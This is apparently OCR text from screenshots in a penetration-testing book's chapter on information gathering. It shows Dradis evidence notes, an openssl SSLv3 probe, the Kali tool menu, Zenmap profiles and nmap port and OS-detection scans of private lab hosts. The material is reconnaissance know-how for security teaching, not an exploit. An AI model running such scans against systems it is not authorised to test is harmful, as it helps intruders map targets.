

Dradis Framework 3.0.0
dradisframework.dev/nodes/5
Reader
Dradis Framework
Upload output from tool
Export results
Configuration
All issues
Nodes
scope
Uploaded files
hosts
10.0.0.1
10.0.0.2
Nodes / hosts / 10.0.0.1
Add subnode
Delete
Rename
Move
Notes
ToDo: check port tcp/2342
Evidence
Out-of-date Apache
SSLv2 enabled
Attachments
Drop zone
no files selected
Dradis Framework 3.0.0
Evidence for this instance
edit remove
Port
tcp/443
Output
$ openssl s_client -ssl3 -connect portal.insecure.com:443
CONNECTED(00000003)
depth=2 /C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing/CN=StartCom Certification Authority
verify error:num=19:self signed certificate in certificate chain
verify return:0


Certificate chain
0 s:/C=GB/ST=Greater London/L=London/O=Insecure Ltd./CN=portal .insecure.com/emailAddress=postmaster @insecure.com
i:/C=IL/O=StartCom Ltd./OU=Secure Digital Certificate Signing/CN=StartCom Class 2 Primary Intermediate Server CA



Applications
Places
Terminal
Thu 10:24
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
beef start
beef stop
dradis start
dradis stop
openvas st...
openvas st...


```
root@kali:~# apache2ctl status
/usr/sbin/apache2ctl: 113: /usr/sbin/apache2ctl: www-browser: not found
'www-browser -dump http://localhost:80/server-status' failed.
Maybe you need to install a package providing www-browser or you
need to adjust the APACHE_LYNX variable in /etc/apache2/envvars
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:
   Active: active (running) since Thu 2018-10-18 10:31:23 EDT; 1min 7s ago
  Process: 6003 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCE
 Main PID: 6007 (apache2)
    Tasks: 7 (limit: 2353)
   Memory: 22.0M
   CGroup: /system.slice/apache2.service
           ├─6007 /usr/sbin/apache2 -k start
           ├─6008 /usr/sbin/apache2 -k start
           ├─6009 /usr/sbin/apache2 -k start
           ├─6010 /usr/sbin/apache2 -k start
           ├─6011 /usr/sbin/apache2 -k start
           ├─6012 /usr/sbin/apache2 -k start
           └─6013 /usr/sbin/apache2 -k start

Oct 18 10:31:20 kali systemd[1]: Starting The Apache HTTP Server...
Oct 18 10:31:22 kali apachectl[6003]: AH00558: apache2: Could not reliably deter
Oct 18 10:31:23 kali systemd[1]: Started The Apache HTTP Server.
```

Chapter 3: Information Gathering and Vulnerability Assessments




MINGW32:/c/Users/Wolf
Welcome to Git (version 1.9.5-preview20141217)
Run 'git help git' to display the help index.
Run 'git help <command>' to display help for specific commands.
Wolf@MERLIN ~
$ nmap -sT 10.0.0.1-12
Starting Nmap 6.47 (http://nmap.org) at 2015-03-25 13:08 Eastern Daylight Time
Stats: 0:00:28 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 12.00% done; ETC: 13:11 (0:03:11 remaining)
Stats: 0:00:39 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.26% done; ETC: 13:11 (0:02:57 remaining)
Stats: 0:00:39 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.27% done; ETC: 13:11 (0:02:57 remaining)
Stats: 0:00:40 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 17.90% done; ETC: 13:11 (0:02:59 remaining)
Packet Tracing disabled.
Stats: 0:00:41 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 18.32% done; ETC: 13:11 (0:02:54 remaining)
Packet Tracing disabled.
Stats: 0:00:42 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 18.99% done; ETC: 13:11 (0:02:55 remaining)
Packet Tracing disabled.
Stats: 0:00:44 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 19.82% done; ETC: 13:11 (0:02:54 remaining)
Packet Tracing disabled.
Stats: 0:00:45 elapsed; 6 hosts completed (5 up), 5 undergoing Connect Scan
Connect Scan Timing: About 20.23% done; ETC: 13:11 (0:02:53 remaining)
Packet Tracing disabled.



Zenmap
Scan Tools Profile Help
Target:
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v
Hosts
Services
OS
Host
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
Filter Hosts



Zenmap
Scan Tools Profile Help
Target:
Profile:
Intense scan
Scan
Cancel
Command:
nmap -T4 -A -v
Intense scan
Intense scan plus UDP
Intense scan, all TCP ports
Intense scan, no ping
Ping scan
Quick scan
Quick scan plus
Quick traceroute
Regular scan
Slow comprehensive scan
Hosts
Services
Nmap Output
Scans
OS
Host
Details
Filter Hosts


```
root@kali-01:~# nmap -O 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Nmap scan report for 10.0.0.12
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose|phone
Running: Microsoft Windows 2008|Phone|Vista|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows cpe:/o:
microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:
windows_7
OS details: Windows Server 2008 R2, Microsoft Windows Phone 7.5 or 8.0, Microsof
t Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Win
dows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```


```
root@kali-01:~# nmap -O -v 10.0.0.12

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-27 18:59 EDT
Initiating ARP Ping Scan at 18:59
Scanning 10.0.0.12 [1 port]
Completed ARP Ping Scan at 18:59, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:59
Completed Parallel DNS resolution of 1 host. at 18:59, 0.04s elapsed
Initiating SYN Stealth Scan at 18:59
Scanning 10.0.0.12 [1000 ports]
Discovered open port 139/tcp on 10.0.0.12
Discovered open port 445/tcp on 10.0.0.12
Discovered open port 135/tcp on 10.0.0.12
Discovered open port 5357/tcp on 10.0.0.12
Discovered open port 49156/tcp on 10.0.0.12
Completed SYN Stealth Scan at 18:59, 4.58s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.12
Nmap scan report for 10.0.0.12
Host is up (0.00063s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc          139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds   5357/tcp  open  wsdapi
        49156/tcp open  unknown
MAC Address: A8:54:B2:0B:D8:74 (Wistron Neweb)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone  [cut line return] Running: Microsoft Windows 2008|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Windows Server 2008 R2, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Phone 7.5 or 8.0,
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or
Windows Server 2008
Uptime guess: 4.855 days (since Sun Mar 22 22:28:06 2015)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
           Raw packets sent: 2035 (91.378KB) | Rcvd: 17 (1.070KB)
```

